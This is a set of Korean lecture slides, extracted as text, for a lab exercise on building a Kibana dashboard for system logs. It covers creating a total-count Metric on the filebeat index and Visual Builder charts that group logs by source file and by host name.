
6

<실습> 키바나 시스템 로그 대시보드로 시각화

- Kibana를 활용한 시스템 로그 시각화

- Visualize 메뉴 - Metric 추가

- » 선택할 수 있는 다양한 비주얼 탑재들이 존재하므로 원하는 탑재를 골라서 세팅할 수 있다.
 - » 가장 간단한 Metric를 먼저 세팅한다.
 - » 로그 데이터의 총 개수를 나타내는 Metric을 작성한다.




The screenshot shows the Kibana interface. On the left, a sidebar menu has 'Visualize' selected. The main area is divided into two sections: 'Data' and 'Maps'. Under 'Data', there are four cards: 'Data Table', 'Gauge', 'Goal', and 'Metric'. The 'Metric' card is highlighted with a blue border and a callout box explaining it displays a calculation as a single number. Under 'Maps', there are two cards: 'Coordinate Map' and 'Region Map'.

6

<실습> 키바나 시스템 로그 대시보드로 시각화

- Kibana를 활용한 시스템 로그 시각화
 - Visualize 메뉴 - Metric 추가
» 사용할 데이터베이스(인덱스)인 filebeat-*를 선택한다.



Visualize / New / Choose search source

From a New Search, Select Index Or, From a Saved Search

Filter... 1 of 1 Saved Searches Filter... 0 of 0 Manage saved searches

Name ▲


filebeat-*

Name ▲

No matching saved searches found.

6 <실습> 키바나 시스템 로그 대시보드로 시각화

- Kibana를 활용한 시스템 로그 시각화
 - Visualize 메뉴 - Metric 추가
 - » 별도의 설정을 건드리지 않고 그대로 Total Count라고 이름을 설정하여 저장한다.




The screenshot shows the Kibana interface. On the left, there's a sidebar with icons for Discover, Visualize, Dashboard, Timelion, Dev Tools, Management, Squert, and Logout. The 'Discover' icon is highlighted. The main area has a header 'Visualize / New Visualization (unsaved)' with a search bar 'Search... (e.g. status:200 AND extension:PHP)'. Below the header are buttons for Save, Share, Refresh, Auto-refresh (disabled), and a time range selector 'Last 15 minutes'. To the right of these are 'Options' and a search icon. A modal window titled 'filebeat*' is open, showing tabs for Data and Options, with the Data tab selected. Under the Metrics section, there's a 'Metric Count' entry with a play button and an 'Add metrics' button. Under Buckets, there's a 'Select buckets type' dropdown with 'Split Group' option and a 'Cancel' button. To the right of the modal, a large visualization displays the number '3,272' in a large font, with 'Count' written below it.

6

<실습> 키바나 시스템 로그 대시보드로 시각화

- Kibana를 활용한 시스템 로그 시각화
 - 시계열 항목 중에 Visual Builder를 선택한다.



The screenshot shows the Kibana navigation sidebar on the left and the main dashboard area on the right. The sidebar includes links for Discover, Visualize, Dashboard, Timelion, Dev Tools, Management, Squert, and Logout. The main area is titled 'Maps' and contains two options: 'Coordinate Map' and 'Region Map'. Below that is a section titled 'Time Series' with 'Timelion' and 'Visual Builder'. A callout bubble over the 'Visual Builder' icon indicates it is an experimental feature: '(Experimental) Build time-series using a visual pipeline interface'. At the bottom, there is an 'Other' section with four empty cards.

6

<실습> 키바나 시스템 로그 대시보드로 시각화

- Kibana를 활용한 시스템 로그 시각화

- Visualize 메뉴 - Visual Builder


- » 하단에 Data 탭에서 다음과 같이 설정한다.

- ✓ Aggregation : Count
 - ✓ Group By: Terms
 - ✓ By: source
 - ✓ Top: 20
 - ✓ Order By: Doc Count(default)

6

<실습> 키바나 시스템 로그 대시보드로 시각화

- Kibana를 활용한 시스템 로그 시각화
 - Visualize 메뉴 - Visual Builder
 - » 하단에 Panel Options 탭에서 인덱스 패턴을 filebeat로 한정하여 설정한다.



6


<실습> 키바나 시스템 로그 대시보드로 시각화

• Kibana를 활용한 시스템 로그 시각화

— Visualize 메뉴 - Visual Builder

» 하단에 Data 탭에서 다음과 같이 설정하고 이름을 source file visual로 저장한다.

- ✓ Aggregation : Count
- ✓ Group By: Terms
- ✓ By: source
- ✓ Top: 20
- ✓ Order By: Doc Count(default)



6


<실습> 키바나 시스템 로그 대시보드로 시각화

- Kibana를 활용한 시스템 로그 시각화

- Visualize 메뉴 - Visual Builder

» 하단에 Data 탭에서 다음과 같이 설정하고 이름을 source hosts visual로 저장한다.

- ✓ Aggregation : Count
- ✓ Group By: Terms
- ✓ By: host.name
- ✓ Top: 20
- ✓ Order By: Doc Count(default)



